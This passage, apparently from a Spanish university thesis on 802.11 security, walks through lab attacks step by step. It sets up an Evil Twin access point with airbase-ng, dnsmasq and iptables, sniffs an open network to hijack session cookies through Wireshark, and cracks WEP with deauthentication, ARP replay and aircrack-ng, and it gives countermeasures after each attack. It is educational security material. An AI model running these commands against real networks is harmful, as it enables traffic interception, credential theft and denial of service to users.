Figura 4.27: Ataque de desautenticación con cliente

Contramedidas

Los ataques DoS son muy peligrosos ya que no buscan obtener la información de la red, sino que su objetivo es inutilizarla. Se puede atacar al AP o al cliente. Una forma de evitar estos tipos de ataques es poseer un AP el cual tenga un *software* preparado para estos ataques y pueda actuar de forma preventiva cuando detecta el comienzo de un ataque DoS.

4.4.9 Evil Twin

Introducción

Evil Twin es uno de los ataques más potentes y es una amenaza para la confidencialidad e integridad de una WLAN y para los clientes que acceden a ella. La funcionalidad de un *Evil Twin* es crear una copia del AP, en el que todos los clientes que vayan a conectarse al AP legítimo en realidad lo hacen al falso AP. Al ser una copia exacta del AP original, es casi imposible detectarlo. Esta copia del AP se puede realizar mediante un router físico o una simulación de un AP empleando *software*. En un ataque *Evil Twin* el AP es suplantado por el atacante.

Debido a que el atacante controla el AP, es posible capturar y manipular cualquier información que recibe, convirtiendo ésto en un abanico de posibilidades para el atacante. Si el AP es una copia perfecta y tiene una señal más potente que el AP original, el cliente se conectará automáticamente al AP del atacante. Para realizar el ataque, se deberán conocer los datos del AP para realizar una correcta falsificación como son el BSSID, canal, algoritmo de cifrado, tipo de cifrado, ESSID y contraseña si la hubiese.

En principio, el falso AP deberá estar conectado a la red legítima, o en su defecto a Internet. Si no fuese así, o se desconociera la clave del AP legítimo, se podría emplear para realizar un ataque de falsa autenticación. También se puede obtener el *handshake* de una red WPA/WPA2 con el tipo de cifrado PSK. Además, si la red es WPA2 con el tipo de cifrado EAP, ésta es susceptible al ataque siempre y cuando no compruebe ningún certificado.

Escenario

Al escenario 1, se le añadirá el tipo de red WEP. Además, la tarjeta de red del atacante debe encontrarse en modo *monitor*.

Ejecución del ataque

A continuación se verán las distintas acciones para que un cliente se asocie con nuestro falso AP, donde el cliente podrá emplear Internet como si estuviese conectado a su red [38].

Lo primero de todo será crear, con la ayuda de *airbase-ng* [24], nuestro falso AP. Para ello, se realizará una captura del tráfico (ver apartado 4.4.3) para saber la información necesaria del AP víctima y crear la copia. Según su algoritmo de cifrado y tipo de cifrado, se necesitará un comando u otro:

- *airbase-ng -e TFG_UIB -a 00:11:22:33:44:55 -c 6 wlan0mon*
  Crea una red OPN sin cifrado ni contraseña.
- *airbase-ng -e TFG_UIB -a 00:11:22:33:44:55 -c 6 -W 1 wlan0mon*
  Crea una red WEP.
- *airbase-ng -e TFG_UIB -a 00:11:22:33:44:55 -c 6 -W 1 -z 2 wlan0mon*
  Crea una red WPA con *-z* y asignando el número 2 indica tipo de protocolo TKIP.
- *airbase-ng -e TFG_UIB -a 00:11:22:33:44:55 -c 6 -W 1 -Z 4 wlan0mon*
  Crea una red WPA2 con *-Z* y con el número 4 indica el tipo de protocolo CCMP.

Un ejemplo de su uso se puede ver en la figura 4.28, donde se crea una red de la segunda forma del listado.

```
root@kali:~# airbase-ng -e TFG_UIB -a 00:11:22:33:44:55 -c 6 -w 0123456789 wlan0
mon
05:59:20  Created tap interface at0
05:59:20  Trying to set MTU on at0 to 1500
05:59:20  Access Point with BSSID 00:11:22:33:44:55 started.
06:06:20  Client 1C:65:9D:37:B1:7F associated (WEP) to ESSID: "TFG_UIB"
```

Figura 4.28: Creación de un AP WEP

Si el AP creado tiene el mismo ESSID, canal, BSSID, tipo de protocolo y algoritmo de cifrado, entonces la captura de tráfico por *airodump-ng* sólo verá una red. No diferencia entre la original y la copia. Esto mismo hará el cliente que intente conectarse, se conectará al AP que tenga mayor señal de cobertura. En la figura 4.29 se ha modificado el *BSSID* para que sean diferenciados.

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:94:F6:D4:35:77  -34 100       36       13    0   6  11e. WEP  WEP         TFG_UIB
00:11:22:33:44:55    0 100       74        0    0   6  54   WEP  WEP         TFG_UIB
```

Figura 4.29: Visualización del AP original y su *Evil Twin*

Hasta este punto, si no tenemos la contraseña o no tenemos un servidor *Dynamic Host Configuration Protocol* (DHCP) con conexión a Internet para que el cliente crea que está conectado a su red, podemos obtener el *handshake* de la red siempre que

estemos capturando tráfico con *airodump-ng*. De este modo se puede obtener el primer paso para descifrar la clave de la red.

Para que el cliente se intente asociar a nuestro AP habrá que esperar a que se vuelva a conectar o hacer un ataque de desautenticación como en el apartado 4.4.8. Así se conseguirá que se autentique en nuestro *Evil Twin*, si éste tiene mayor señal que el original.

Suponiendo que se sabe la contraseña de la red, lo siguiente es crear un servidor DHCP con el fin de poder darle una IP válida al cliente para conectarse a Internet. Modificamos el archivo *dnsmasq.conf* ubicado en */etc/dnsmasq.conf* con los datos de la figura 4.30:

- La primera línea es el nombre de la interfaz que se usará como servidor DHCP.
- En *dhcp-range* es el rango de direcciones IP y en este caso las direcciones que se asignen a clientes tendrán una duración máxima de 12 horas.
- *Dhcp-option*, donde con el valor 3 y 6 son la IP de la dirección del router y el dominio del servidor, respectivamente. Para más información sobre las distintas opciones se puede acceder a *dnsmasq –help dhcp*.
- *Server* es la dirección IP que tendrá nuestro servidor creado.
- Por último, *log-dhcp* y *log-queries* servirán para imprimir en consola los logs mientras esté en ejecución el servidor.



Figura 4.30: Configuración del *dnsmasq.conf*

Ahora que tenemos los datos para el servidor, activamos la interfaz para que reciba las peticiones como se puede ver en la figura 4.31, y posteriormente, lanzamos el servidor DHCP con el siguiente comando [39]:

dnsmasq -C /etc/dnsmasq.conf -d

-C quiere indicar el archivo que se usa de configuración y con -d se activa el modo *debug* para poder ver los logs.

En este momento, tenemos el servidor DHCP preparado para recibir peticiones y asignar una IP al cliente que se conecte a nuestro *Evil Twin*. Lo único que faltaría es el tratamiento de paquetes como si de un router real se tratase. Así, el cliente creerá que está conectado al AP original. Para ello, el equipo atacante debe estar conectado a

```
root@kali:~# ifconfig at0 10.0.0.1/24 up
root@kali:~# dnsmasq -C /etc/dnsmasq.conf -d
```

Figura 4.31: Activación de la interfaz de red y ejecución de *dnsmasq*

Internet vía *ethernet*. Con motivo de reenviar los paquetes necesitaremos realizar los siguientes pasos:

- Activar el reenvío de paquetes, que suele estar inhabilitado.
  echo 1 >/proc/sys/net/ipv4/ip_forward
- Añadir una ruta a la tabla de rutas.
  route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
- Modificaciones en las tablas IP, primero permite el reenío de paquetes y el segundo comando permite realizar las traducciones de direcciones de redes.
  iptables -P FORWARD ACCEPT
  iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

En este momento, el cliente ya puede conectarse al *Evil Twin*, navegar por Internet creyendo que está en su AP, pero lo que realmente ocurre es que todo el tráfico que está generando está pasando a través de un tercero y éste puede capturar, analizar y modificar toda la información. En la figura 4.32, se puede observar cómo el cliente se ha asociado y ha recibido una IP. También en la figura 4.33 se puede ver que se conecta a Internet con el ejemplo de Google.

```
dnsmasq-dhcp: 3593971462 available DHCP range: 10.0.0.10 -- 10.0.0.250
dnsmasq-dhcp: 3593971462 client provides name: carlos-HP-ProBook-4520s
dnsmasq-dhcp: 3593971462 DHCPDISCOVER(at0) 1c:65:9d:37:b1:7f
dnsmasq-dhcp: 3593971462 etiquetas: at0
dnsmasq-dhcp: 3593971462 DHCPOFFER(at0) 10.0.0.195 1c:65:9d:37:b1:7f
dnsmasq-dhcp: 3593971462 requested options: 1:netmask, 28:broadcast, 2:time-offs
et, 3:router,
dnsmasq-dhcp: 3593971462 requested options: 15:domain-name, 6:dns-server, 119:do
main-search,
dnsmasq-dhcp: 3593971462 requested options: 12:hostname, 44:netbios-ns, 47:netbi
```

Figura 4.32: Cliente asociado al *Evil Twin*

```
query[AAAA] apis.google.com from 10.0.0.195
cached apis.google.com is <CNAME>
forwarded apis.google.com to 8.8.8.8
reply apis.google.com is <CNAME>
reply plus.l.google.com is 2a00:1450:4003:808::200e
```

Figura 4.33: Conexión a Internet a través del *Evil Twin*

Si la red es WPA o WPA2 se necesitará otro archivo para los datos del AP como la contraseña, ya que *airbase-ng* sólo permite crear un AP sin contraseña o del tipo WEP.

Permite crear la red WPA o WPA2 pero sin la posibilidad de informar de la contraseña y sus posibles ajustes. Para esto, y para más información que se quiera dar sobre el *Evil Twin* a crear, se necesita modificar el archivo *hostapd* como se puede ver en la figura 4.34. También, comparte ubicación con DHCP en */etc/hostaspd*.



Figura 4.34: Archivo de configuración *hostapd* [40]

Contramedidas

El ataque *Evil Twin* es uno de los ataques más potente y difícil de detectar. La creación de un AP controlado por el atacante es un escenario muy peligroso para la víctima. En estos casos hay que tener en cuenta al AP que uno se conecta, por ejemplo, cuando un AP al que se intenta conectar ofrece Wi-Fi gratis, haciéndose pasar por ejemplo por una red pública del gobierno, puede que no sea segura. Tampoco es segura una red en la que la contraseña sea fácilmente accesible por cualquiera, como en una cafetería donde todos los clientes pueden tener acceso a la contraseña. Cada vez más, las aplicaciones, páginas webs y navegadores de Internet cifran su contenido para que cualquier escucha de información no pueda ser interpretada.

CAPÍTULO 5

ATAQUES A LOS PROTOCOLOS DE SEGURIDAD 802.11

5.1 Ataques a redes abiertas

Introducción

El primer ataque que se debe contemplar relacionado a las redes inalámbricas es la red abierta. Las redes abiertas son identificadas por la nomenclatura OPN en la aplicación *airodump-ng*, utilizada para realizar *sniffing* (ver apartado 4.4.3). Este tipo de redes son bastante peligrosas en cuanto a la confidencialidad e integridad de los datos que envían y reciben los usuarios. Esto es debido a que las redes abiertas transmiten la información sin una capa de seguridad que proteja los datos. Por eso, con tan sólo tener un dispositivo con una tarjeta de red en modo *monitor*, es suficiente para interceptar todo el tráfico que circula por la red. Hay que tener en cuenta, que si el tráfico es *HyperText Transfer Protocol* (HTTP), se puede obtener toda la información. En cambio, si el tráfico es *HyperText Transfer Protocol Secure* (HTTPS), es el protocolo TLS el que protege la información cifrándola en la capa de aplicación. Esto último no será abarcado por este trabajo ya que se escapa del ámbito de las redes 802.11.

Hoy en día es muy común encontrar este tipo de redes en centros comerciales, cafeterías, ciudades con Wi-Fi público, etc. El ataque consiste en realizar un ataque MITM de los paquetes que circulan en la red, para después filtrarlos con *Wireshark* y obtener las *cookies* de la sesión de alguna página para efectuar un *Hijacking*.

Escenario

La implementación de este ataque se ha llevado a cabo en el escenario 1. La red no tendrá ningún protocolo de seguridad activado y tampoco cifra la información que transcurre en la red. Esta información es ofrecida por un ataque de *warchalking* (ver apartado 4.3.1), donde hay en una pared el dibujo de una red abierta cerca. Además:

- Un usuario está asociado al AP.
- El usuario está visitando un foro de un videojuego.

Ejecución del ataque

Al tratarse de una red sin cifrado, el principal ataque es capturar todo el tráfico que circula en la red.

En la figura 5.1 se puede ver como la red en la que se está capturando el tráfico con *airodump-ng* es OPN y que tiene un cliente conectado.



Figura 5.1: Captura del tráfico de una red OPN

En el momento de la captura del tráfico, sólo hay que esperar a que el cliente navegue por Internet y vaya dejando información por la red. Toda esta información será almacenada en la captura para analizarla posteriormente. La herramienta para analizar el tráfico capturado es *Wireshark* con la que es posible aplicar un filtro con el objetivo de obtener información de la captura importante o sensible [13].

En la figura 5.2 se aplica un filtro de búsqueda en la captura de la red. En este caso, se realiza un filtro por *cookie*, donde se espera obtener información de alguna sesión en la que haya entrado el cliente. El filtro usado es *http contains Cookie*. Se puede observar que al filtrar se ha encontrado una *cookie* referente a un foro de un videojuego, *foromonsterhunter.com*. Posteriormente, el resultado de filtrar la *cookie* dándole click derecho, *Follow* y *HTTP Stream*, se puede ver en la figura 5.3, aparece el usuario y su contraseña. Además, aparece el *sid* de la *cookie* para poder inyectarla.



Figura 5.2: Captura del tráfico general



Figura 5.3: Captura del tráfico general

Gracias a la información obtenida, es posible usar cualquier *plugin* para inyectar *cookies* en un navegador. De esta manera, es posible recuperar la sesión del cliente en esa página como se puede ver en la figura 5.4, donde se usa el *add-on Cookies Manager+* para crear una *cookie* [41] .



Figura 5.4: Creación de una *cookie* con el *add-on Cookies Manager+*

Contramedidas

Las redes abiertas no ofrecen ninguna configuración de seguridad siendo las redes más vulnerables y más usadas en centros comerciales, ciudades, bares, etc. No se aconseja el uso de redes públicas. Si la información no va cifrada, es muy fácil interpretar la información.

La mejor prevención ante el uso de las redes abiertas es no utilizarlas. El cliente queda expuesto a cualquier posible ataque y robo de información quedando tanto la integridad como la confidencialidad de la información comprometidas.

5.2 Ataques WEP

Introducción

El protocolo de seguridad WEP fue introducido con el fin de ofrecer autenticación, integridad y confidencialidad en una red inalámbrica. Debido a sus vulnerabilidades es considerado un protocolo de seguridad obsoleto. Entre sus debilidades destacan [42]:

- No impide la falsificación de paquetes ni los ataques de repetición. Es posible realizar ataques de reinyección de tramas ARP donde se generarán más IV con el fin de obtener IV duplicados para descifrar la clave.
- Permite modificar un mensaje sin conocer la clave de cifrado camuflando las modificaciones con el algoritmo CRC.
- Si pierde 1 bit, es necesario que se vuelva a enviar el paquete con su nuevo IV.
- Gracias a la reutilización de los IV existe una variedad de métodos criptoanalíticos capaces de descifrar datos e información sin la necesidad de la clave.
- IV cortos. Esto quiere decir que para una clave de 64 bits, 40 bits son de la SK y 24 bits del IV. El problema es que los 40 bits de la SK son fijos y los 24 bits del IV se generan aleatoriamente. Es un número de bits bajo donde se obtiene 2ˆ24 diferentes IV y cuando hay bastante tráfico se pueden llegar a repetir. Además, los IV se envían en texto plano, ayudando al atacante que espera a que se repita algún IV.
- Fácil creación de mensajes de autenticación, lo que conlleva a una posible autenticación falsa sin necesidad de saber la clave.

Escenario

El escenario 1 es el que se usará en el siguiente ataque al protocolo WEP. El protocolo de seguridad es WEP y la autenticación es SKA. El atacante tiene la tarjeta de red en modo *monitor*. Hay un cliente conectado a la red y la contraseña de la red es *TFGuib2016017*.

Ejecución del ataque

En primer lugar se debe realizar una captura del tráfico que circula por la red (ver apartado 4.4.3) para buscar nuestro AP objetivo. En la figura 5.5 se puede ver una lista del tráfico que se está obteniendo, y luego se filtra por el ESSID *TFG_UIB* que es el AP víctima. Al realizar este filtro, también se almacenará todo el tráfico obtenido de la red en un fichero **.cap* [13]. El comando es el siguiente:

airodump-ng wlan0mon

En la figura 5.6 se puede observar que hay un cliente asociado a la red, donde se está filtrando por AP con el siguiente comando:

airodump-ng –bssid E8:94:F6:D4:35:77 –channel 6 -w captura_wep wlan0mon

Ahora que sabemos que tiene un cliente, es el momento de realizar el ataque de desautenticación (ver apartado 4.4.8), que se puede ver en la figura 5.7, con el fin de que el cliente vuelva a autenticarse y así genere un paquete ARP válido. Como resultado,



Figura 5.5: Captura del tráfico general



Figura 5.6: Captura del tráfico filtrado

se puede ver la captura de *airodump-ng* en la figura 5.8 que ha obtenido correctamente la autenticación. El comando de la desautenticación es:

aireplay-ng -0 5 -a E8:94:F6:D4:35:77 -c 1C:65:9D:37:B1:7F wlan0mon



Figura 5.7: Desautenticación del cliente

Esta autenticación se puede utilizar para generar un ataque de falsa autenticación y también para reinyectar un paquete ARP válido y generar tráfico en la red a fin de que aumente el número de IV.

Otra opción es realizar un test de inyección y calidad (ver apartado 4.4.6) para comprobar si la tarjeta de red es capaz de inyectar tramas con éxito en el AP. En la figura 5.9 se puede ver el resultado del test de inyección.

Ahora, si se reinyecta el paquete ARP obtenido anteriormente, se conseguirá generar un gran número de paquetes de datos. Esto es importante, ya que es necesario



Figura 5.8: Captura de la autenticación



Figura 5.9: Test de inyección de tramas

obtener una gran cantidad de IV para poder predecir la clave que descifra los paquetes y conseguir la clave de la red. Lanzamos el ataque de reinyección de paquetes (ver apartado 4.4.7), como se puede ver en la figura 5.10, utilizando el siguiente comando:

aireplay-ng -3 -b E8:94:F6:D4:35:77 wlan0mon



Figura 5.10: Reinyección de paquetes

Si la reinyección ha ido correctamente, se generará gran tráfico de datos en la red inalámbrica pudiendo saturar en algunos casos al AP. En la ventana de *airodump-ng*, donde está capturando el tráfico, se puede observar como el parámentro #/s obtiene un valor alto de paquetes por segundo y que en el campo *#data* aumenta a gran velocidad, como se puede ver en la figura 5.11.



Figura 5.11: Aumento de data en airdoump-ng

En el momento en el que están aumentando los IV del AP, paralelamente a la reinyección de paquetes, se inicializa la herramienta *aircrack-ng* con el fin de obtener la clave. Esta herramienta emplea el ataque *Pyshkin, Tews, Weinmann* (PTW) para obtener la clave del fichero de la captura que está creando *airodump-ng*. El funcionamiento del algoritmo PTW es el siguiente:

- Es necesario obtener una cantidad mínima de IV que dependerá de la longitud de la clave.
- Los IV se pueden obtener de paquetes ARP, ya sean propios de la comunicación, o reinyectados por el atacante.
- Si con paquetes ARP no resulta suficiente, se usarían paquetes IP.
- Si no se obtiene la clave, sólo queda recolectar más IV hasta que el algoritmo obtenga la clave.

Para lanzar el ataque PTW se ha utilizado el siguiente comando [22]:
aircrack-ng captura_wep-01.cap
Hay que tener en cuenta que al realizar la captura del tráfico, la herramienta *airodump-ng* añadie al nombre de la captura -XX, donde XX es el número de capturas que hay en esa ubicación, -01 para la primera, -02 para la segunda y así sucesivamente.
En la figura 5.12 se puede ver cómo se ha lanzado el ataque PTW. Este ataque se repite automáticamente cada 5000 IV capturados e intenta obtener la clave. En este intento con 15.157 IV, el algoritmo todavía no es capaz de descifrar la clave e informa que volverá a intentarlo con 20.000.

```
root@kali:~# aircrack-ng cap-01.cap
Opening cap-01.cap
Read 434555 packets.

   #  BSSID              ESSID                     Encryption

   1  E8:94:F6:D4:35:77  TFG_UIB                   WEP (3779 IVs)

Choosing first network as target.

Opening cap-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 3779 ivs.

                                 Aircrack-ng 1.2 rc4


                    [00:05:35] Tested 139537 keys (got 15157 IVs)

   KB    depth   byte(vote)
    0   34/ 44   FC(17664) 31(17408) 38(17408) 70(17408) 86(17408) 92(17408)
    1   17/  1   7F(18688) A7(18432) C5(18432) 03(18176) 13(18176) 19(18176)
    2    7/ 19   F1(19712) D1(19456) 3A(19200) 8F(19200) D5(18944) 11(18688)
    3    8/  3   E2(19456) A9(18944) 4D(18688) 4E(18688) 0D(18432) 33(18432)
    4    5/  8   B6(20736) 19(19968) 57(19712) 3B(18944) 8C(18688) E9(18688)

Failed. Next try with 20000 IVs.
```

Figura 5.12: Inicialización de aircrack y fallo al obtener la clave

En pocos minutos y con más de 45.000 IV ha sido capaz de obtener la clave, como se puede ver en la figura 5.13, tanto en hexadecimal como en *ASCII* (ASCII).

